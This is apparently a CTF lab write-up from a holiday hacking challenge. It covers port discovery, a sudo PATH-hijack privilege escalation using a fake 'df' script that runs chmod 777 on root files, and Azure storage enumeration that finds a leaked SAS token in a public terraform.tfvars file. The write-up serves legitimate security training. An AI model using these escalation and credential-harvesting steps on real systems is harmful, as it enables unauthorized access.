


Objective “Santas Gift Tracking Service”




Task and Solution

We should learn on how to detect open ports on a server

```
Your task:  
1. Use the 'lsof' tool to identify which port the santa_tracker process is  
listening on  
2. Connect to that port to verify the service is running  
HINT: The ss command can show you all listening TCP ports and the processes  
using them. Try: ss -tlnp  
Good luck, and thank you for helping save the neighborhood's Christmas spirit!  
[tinkerer@Santa Tracker ~]$ ss -tlnp  
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process  
LISTEN 0 5 0.0.0.0:12321 0.0.0.0:  
[tinkerer@Santa Tracker ~]$ curl http://localhost:12321  
{  
  "status": "success",  
  "message": "\ud83c\udcf84 Ho Ho Ho! Santa Tracker Successfully Connected! \ud83c\udcf84",  
  "server_time": "2024-01-05 07:16:08",  
  "location": {  
    "name": "Evergreen Estates",  
    "latitude": 40.666685,  
    "longitude": -128.598713  
  },  
  "movement": {  
    "speed": "1435 mph",  
    "distance": "1518 feet",  
    "heading": "227.0600 SW"  
  },  
  "delivery_stats": {  
    "gifts_delivered": 3999414,  
    "cookies_eaten": 26378,  
    "milk_gallons": "1000000 gallons",  
    "last_stop": "Evergreen Estates",  
    "next_stop": "Holly Berry Hills",  
    "time_left": "32 minutes"  
  },  
  "reindeer_stats": {  
    "rudolph_nose_brightness": "red",  
    "favorite_reindeer_joke": "What's Rudolph's favorite currency? Sleigh bells!",  
    "reindeer_snack_preference": "magical carrots"  
  },  
  "weather_conditions": {  
    "temperature": "45 degrees",  
    "condition": "Light snowfall"  
  },  
  "special_note": "Thanks to your help finding the correct port, the neighborhood can now track Santa's arrival! The mischievous gnomes will be caught and will be put to work wrapping presents."  
}  
[tinkerer@Santa Tracker ~]$
```

Objective “Neighborhood Watch Bypass”



Task and Solution

The task is learn about safe implementation of shell skripts.

If an attacker is able to control the \$PATH, which is used in a shell skript he can overwrite the binaries in the original shell skript and can leverage the sudo mechanism to execute commands as a privileged account.

‘sudo -l’ also gives as a clue of what commands we are allowed to execute.

The terminal window displays a simulated fire alarm system interface with a header: "DOSIS NEIGHBORHOOD FIRE ALARM SYSTEM - LOCKOUT MODE". Below this, several messages are shown:

- EMERGENCY ALERT: Fire alarm system admin access has been compromised! 🔞
- The fire safety systems are experiencing interference and admin privileges have been mysteriously revoked. The neighborhood's fire protection infrastructure is at risk!
- CURRENT STATUS: Limited to standard user access only
- FIRE SAFETY SYSTEMS: Partially operational but restricted
- MISSION CRITICAL: Restore full fire alarm system control

Your mission: Find a way to bypass the current restrictions and elevate to fire safety admin privileges. Once you regain full access, run the special command `/etc/firealarm/restore.fire_alarm` to restore complete fire alarm system control and protect the Dosis neighborhood from potential emergencies.

At the bottom, the prompt shows the user is a "chiuser" in the "Dosis Neighborhood" directory, ready to enter a command: "chiuser @ Dosis Neighborhood ~ \$".


we simple create a new implementation of the “df” as a shell skript and will execute a “chmod 777” on the files, we would like to manipulate

```

drwxr-x--- 1 chiuser chiuser 4096 Jan 5 10:57 /
-rwxr-xr-x 1 chiuser chiuser 37 Jan 5 10:57 df*
lrwxrwxrwx 1 root root 33 Oct 8 14:08 runtoanswer -> /etc/firealarm/restore_fire_alarm
chiuser @ Dosis Neighborhood ~$ ./df
chmod: changing permissions of '/etc/firealarm': Operation not permitted
chiuser @ Dosis Neighborhood ~$ cd ..
chiuser @ Dosis Neighborhood ~$ echo SPATH
/home/chiuser/bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
chiuser @ Dosis Neighborhood ~$ sudo /usr/local/bin/system_status.sh
== Dosis Neighborhood Fire Alarm System Status ==
Fire alarm system monitoring active...
System resources (for alarm monitoring):
total used free shared buff/cache available
Mem: 31Gi 1.0Gi 25Gi 1.0Mi 5.2Gi 29Gi
Swap: 0B 0B 0B
Disk usage (alarm logs and recordings):
Active fire department connections:
10:58:00 up 7 days, 6:46, 0 users, load average: 0.01, 0.02, 0.00
USER TTY FROM LOGIN# IDLE JCPU PCPU WHAT
Fire alarm monitoring processes:
root 48 0.0 0.0 3472 1628 pts/1 S+ 10:58 0:00 grep -E (alarm|fire|monitor|safety)
🔥 Fire Safety Status: All systems operational
🔥 Emergency Response: Ready
📍 Coverage Area: Dosis Neighborhood (all sectors)
chiuser @ Dosis Neighborhood ~$ ls -la /etc/firealarm/
total 6036
drwxrwxrwx 1 root root 4096 Oct 8 14:08 .
drwxr-xr-x 1 root root 4096 Jan 5 10:32 ..
-rwxr-xr-x 1 root root 6157688 Oct 8 14:08 restore_fire_alarm
chiuser @ Dosis Neighborhood ~$ ./etc/firealarm/restore_fire_alarm
🔥 FIRE ALARM SYSTEM: Attaching to restore admin privileges...
🔥 BYPASSING SECURITY RESTRICTIONS...
➡ Connecting to fire safety control center: https://2025.holidayhackchallenge.com:443/turnstile?rid=474b4f4e-720c-4b53-8166-59b3ddc28fd
➡ SUCCESS! Fire alarm system admin access RESTORED!
➡ DOSIS NEIGHBORHOOD FIRE PROTECTION: FULLY OPERATIONAL
➡ All fire safety systems are now under proper administrative control
🔥 Emergency response capabilities: ACTIVE
🔥 Neighborhood fire protection: SECURED
=====
CONGRATULATIONS! You've successfully restored fire alarm system
administrative control and protected the Dosis neighborhood!
=====
🔥 FIRE ALARM SYSTEM RESTORATION COMPLETE 🔥
chiuser @ Dosis Neighborhood ~$ 

```

Objective “Santas Gift Tracking Service”



Task and Solution

The objective is to learn about the Azure CLI tool and that's a bad idea to store clear-text credentials in a public accessible webservice

```
Let's start by listing all resource groups
$ az group list -o table
This will show all resource groups in a readable table format.

neighbor@bc7ceb96ca9d:~$
```

```
Now let's find storage accounts in the neighborhood resource group 🎄
$ az storage account list --resource-group rg-the-neighborhood -o table
This shows what storage accounts exist and their types.

neighbor@bc7ceb96ca9d:~$ az group list -o table
Name          Location    ProvisioningState
-----
rg-the-neighborhood  eastus     Succeeded
rg-hoa-maintenance  eastus     Succeeded
rg-hoa-clubhouse    eastus     Succeeded
rg-hoa-security     eastus     Succeeded
rg-hoa-landscaping  eastus     Succeeded
neighbor@bc7ceb96ca9d:~$
```

```
Someone mentioned there was a website in here.  
maybe a static website?  
try:$ az storage blob service-properties show --account-name <insert_account_name> --auth-mode login
```

```
neighbor@bc7ceb96ca9d:~$ az group list -o table  
Name Location ProvisioningState  
-----  
rg-the-neighborhood eastus Succeeded  
rg-hoa-maintenance eastus Succeeded  
rg-hoa-clubhouse eastus Succeeded  
rg-hoa-security eastus Succeeded  
rg-hoa-landscaping eastus Succeeded  
neighbor@bc7ceb96ca9d:~$ az storage account list --resource-group rg-the-neighborhood -o table  
Name Kind Location ResourceGroup ProvisioningState  
-----  
neighborhoodhoa StorageV2 eastus rg-the-neighborhood Succeeded  
hoamaintenance StorageV2 eastus rg-hoa-maintenance Succeeded  
hooclubhouse StorageV2 eastus rg-hoa-clubhouse Succeeded  
hoasecurity BlobStorage eastus rg-hoa-security Succeeded  
hoalandscaping StorageV2 eastus rg-hoa-landscaping Succeeded  
neighbor@bc7ceb96ca9d:~$
```

```
Let's see what containers exist in the storage account  
💡 Hint: You will need to use az storage container list  
We want to list the container and its public access levels.
```

```
neighbor@bc7ceb96ca9d:~$ az group list -o table  
Name Location ProvisioningState  
-----  
rg-the-neighborhood eastus Succeeded  
rg-hoa-maintenance eastus Succeeded  
rg-hoa-clubhouse eastus Succeeded  
rg-hoa-security eastus Succeeded  
rg-hoa-landscaping eastus Succeeded  
neighbor@bc7ceb96ca9d:~$ az storage account list --resource-group rg-the-neighborhood -o table  
Name Kind Location ResourceGroup ProvisioningState  
-----  
neighborhoodhoa StorageV2 eastus rg-the-neighborhood Succeeded  
hoamaintenance StorageV2 eastus rg-hoa-maintenance Succeeded  
hooclubhouse StorageV2 eastus rg-hoa-clubhouse Succeeded  
hoasecurity BlobStorage eastus rg-hoa-security Succeeded  
hoalandscaping StorageV2 eastus rg-hoa-landscaping Succeeded  
neighbor@bc7ceb96ca9d:~$ az account list -o table  
The client 'f1759a4-d8a2-4661-ba6f-c04f8cf2926d' with object id '8deacb33-214d-4d94-9ab4-d27768410f17' does not have authorizations/read' over scope '/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64' or the scope is invalid. If access was recently granted, please try again.  
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name 2b0942f3-9bca-484b-a508-abdae2db5e64 --auth-mode login  
Storage account '2b0942f3-9bca-484b-a508-abdae2db5e64' could not be found.  
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name hoasecurity --auth-mode login  
{  
    "enabled": false  
}  
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name neighborhoodhoa --auth-mode login  
{  
    "enabled": true,  
    "errorDocument404Path": "404.html",  
    "indexDocument": "index.html"  
}  
neighbor@bc7ceb96ca9d:~$
```

```

Examine what files are in the static website container
💡 hint: when using --container-name you might need '<name>'
Look ⚡ for any files that shouldn't be publicly accessible

-----
neighborhoodhoa StorageV2 eastus rg-the-neighborhood Succeeded
hoamaintenance StorageV2 eastus rg-hoa-maintenance Succeeded
hooclubhouse StorageV2 eastus rg-hoa-clubhouse Succeeded
hoasecurity BlobStorage eastus rg-hoa-security Succeeded
hoalandscaping StorageV2 eastus rg-hoa-landscaping Succeeded
neighbor@bc7ceb96ca9d:~$ az account list -o table
The client 'f17559a4-dba2-4661-ba0f-c04f8cf2926d' with object id '8deacb33-214d-4d94-9ab4-d27768410f17' does not have authorizations/read' over scope '/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64' or the scope is invalid. If access was recently granted, the client may need to be reauthorized.
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name 2b0942f3-9bca-484b-a508-abdae2db5e64 --auth-mode Storage account
az storage blob service-properties show --account-name hoasecurity --auth-mode login
{
  "enabled": false
}
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name neighborhoodhoa --auth-mode login
{
  "enabled": true,
  "errorDocument404Path": "404.html",
  "indexDocument": "index.html"
}
neighbor@bc7ceb96ca9d:~$ az storage container list
az storage container list: error: the following arguments are required: --account-name
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name neighborhoodhoa
az storage container list: error: the following arguments are required: --auth-mode
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name neighborhoodhoa --auth-mode login
[
  {
    "name": "$web",
    "properties": {
      "lastModified": "2025-09-20T10:30:00Z",
      "publicAccess": null
    }
  },
  {
    "name": "public",
    "properties": {
      "lastModified": "2025-09-15T14:20:00Z",
      "publicAccess": "Blob"
    }
  }
]
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name neighborhoodhoa --auth-mode login
[AZURE] 9+SPARE KEY^

az storage blob list --account-name hoasecurity --container-name incident-reports --output t^Cle --auth-mode login
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name hoasecurity --query "[].name" --auth-mode login
[
  {
    "name": "incident-reports",
    "properties": {
      "lastModified": "2025-09-21T13:45:00Z",
      "publicAccess": "Blob"
    }
  },
  {
    "name": "gate-logs",
    "properties": {
      "lastModified": "2025-09-19T12:00:00Z",
      "publicAccess": "Blob"
    }
  }
]
neighbor@bc7ceb96ca9d:~$ az storage blob list --account-name hoasecurity --container-name gate-logs --output table --auth-mode login
Name ContentLength ContentType
-----
access-logs/september-2025-entries.csv 2097152 text/csv
visitor-logs/september-2025-visitors.xlsx 1572864 application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
neighbor@bc7ceb96ca9d:~$ [A ZURE] 9+SPARE KEY^

```

```
[Take a look at the files here, what stands out?  
Try examining a suspect file *  
hint: --file /dev/stdout | less will print to your terminal █  
  
[ {  
    "name": "index.html",  
    "properties": {  
        "contentLength": 512,  
        "contentType": "text/html",  
        "metadata": {  
            "source": "hoa-website"  
        }  
    }  
},  
{  
    "name": "about.html",  
    "properties": {  
        "contentLength": 384,  
        "contentType": "text/html",  
        "metadata": {  
            "source": "hoa-website"  
        }  
},  
{  
    "name": "iac/terraform.tfvars",  
    "properties": {  
        "contentLength": 1924,  
        "contentType": "text/plain",  
        "metadata": {  
            "WARNING": "LEAKED_SECRETS"  
        }  
},  
]  
(END)  
[AZURE] B1:SPARE KEY  
  
You found the leak! A migration_sas_token within /iac/terraform.tfvars exposed a long-lived SAS token (expires 2100-01-01) ↗  
⚠ Accidentally uploading config files to Sweb can leak secrets. ↗  
Challenge Complete! To finish, type: finish  
  
# Terraform Variables for HOA Website Deployment  
# Application Neighborhood HOA Service Request Portal  
# Environment: Production  
# Last Updated: 2025-09-28  
# DO NOT COMMIT TO PUBLIC REPOS  
  
# === Application Configuration ===  
app_name = "hoa-service-portal"  
app_version = "2.1.4"  
environment = "production"  
  
# === Database Configuration ===  
database_service = "neighborhoodhoa.database.windows.net"  
database_name = "hoa_requests"  
database_username = "hoa_app_user"  
# Using Key Vault reference for security  
database_password_vault_ref = "@Microsoft.KeyVault(SecretUri=https://kv-neighborhoodhoa-prod.vault.azure.net/secrets/db-password/)"  
  
# === Storage Configuration for File Uploads ===  
storage_account = "neighborhoodhoa"  
uploads_container = "resident-uploads"  
documents_container = "hoa-documents"  
  
# TEMPORARY: Direct storage access for migration script  
# You MUST Remove after full migration to new storage account  
# This SAS token provides full access - HIGHLY SENSITIVE!  
migration_sas_token = "sv=2023-11-03&ss=b&srt=c0&sp=r&acd=x&se=2100-01-01T00:00:00Z&spr=https&sig=1dj01Q%2Bv0wIh7my1n%2F7r1d%2F9u0H%2F5%2BQxwB0z19QMqC%3D"  
  
# === Email Service Configuration ===  
# Using Key Vault for sensitive email credentials  
sendgrid_email_key_vault_ref = "@Microsoft.KeyVault(SecretUri=https://kv-neighborhoodhoa-prod.vault.azure.net/secrets/sendgrid-key/)"  
from_email = "nobody@theneighborhood.com"  
admin_email = "admin@theneighborhood.com"  
  
# === Application Settings ===  
session_timeout_minutes = 60  
max_file_upload_mb = 10  
allowed_file_types = ["pdf", "jpg", "jpeg", "png", "doc", "docx"]  
  
# === Feature Flags ===  
enable_online_payments = true  
enable_maintenance_requests = true  
]  
  
[  
neighbor@bc7ceb96ca9d:~$ az storage blob list --account-name neighborhoodhoa --container-name 'Sweb' --auth-mode login --name 'iac/terraform.tfvars' --file /dev/stdout | less  
neighbor@bc7ceb96ca9d:~$ az storage blob download --account-name neighborhoodhoa --container-name 'Sweb' --auth-mode login --name 'iac/terraform.tfvars' --file /dev/stdout | less  
completing challenge...  
neighbor@bc7ceb96ca9d:~$
```